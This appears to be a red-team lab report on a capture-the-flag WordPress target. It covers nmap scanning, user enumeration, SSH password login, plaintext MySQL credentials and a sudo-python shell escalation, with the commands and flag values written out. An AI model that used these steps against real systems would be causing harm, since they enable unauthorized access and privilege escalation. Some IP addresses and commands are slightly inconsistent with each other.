Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

This scan identifies the services below as potential points of entry

- Target 1 Scan Command: nmap -sV 192.168.1.110
    - Open Ports: 22, 80, 111, 139, 445
    - Exposed Services: ssh, http, rpcbind, netbios-ssn


The following vulnerabilities were identified on each target:

- Target 1
    - Wpscan user enumeration
        - Wpscan was able to enumerate users to find their usernames and passwords
    - SSH connections,
        - Users are able to SSH into the target computer with a password instead of a SSH key
    - Database credentials are in plain text
        - Database credentials for the wordpress site were found in the /var/www/html/wp_config.php directory in plain text. This allowed access to the mysql database for the site, password hashes, and other sensitive information
    - Privilege Escalation with Python
        - User, Steven, has access to run python using sudo. He essentially has root access to run potentially malicious scripts on the host machine

Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
    - flag1.txt: b9bbcb33e11b80be759c4e844862482d
        - **Exploit Used**
            - Weak Password / SSH with password
                - After SSHing into the host with Michael's credentials, searched the /var/www/html directory for flag1
            - **Commands run:**
                - ssh michael@192.168.1.100
                - cd /var/www/html
                - cat service.html | grep flag




    - flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c
        - **Exploit Used**
            - Weak Password / SSH with password
                - After SSHing into the host with Michael's credentials, flag2 was found in /var/www

- **Commands run:**
  - ssh michael@192.168.1.100
  - cd /var/www
  - cat flag2.txt



- flag3.txt: afc01ab56b50591e7dccf93122770cd2
  - **Exploit Used**
    - Database credentials in plain text
      - After getting the database credentials from /var/www/html/wp_config.php, connected to the mysql database and searched for the flag
    - **Commands run:**
      - ssh michael@192.168.1.100
      - less /var/www/html/wp_config.php
      - mysql --user root --password # Password is R@v3nSecurity
      - mysql> SELECT post_title, post_content FROM wp_posts WHERE post_title LIKE "flag%";
      - This returned the value for flag 3



- flag4.txt: 715dea6c055b9fe3337544932f2941ce
  - **Exploit Used**
    - Privilege escalation with Python
      - After cracking Steven's password using john, the hash was found in the database. It was determined that Steven could run python with sudo permissions.
      - This allows python to be used as sudo to execute a shell program, granting access to the root account.
      - flag4.txt was found in the /root directory, the root account's home directory.
    - **Commands run:**
      - python -c 'import os; os.system("/bin/sh")'
      - cat flag4.txt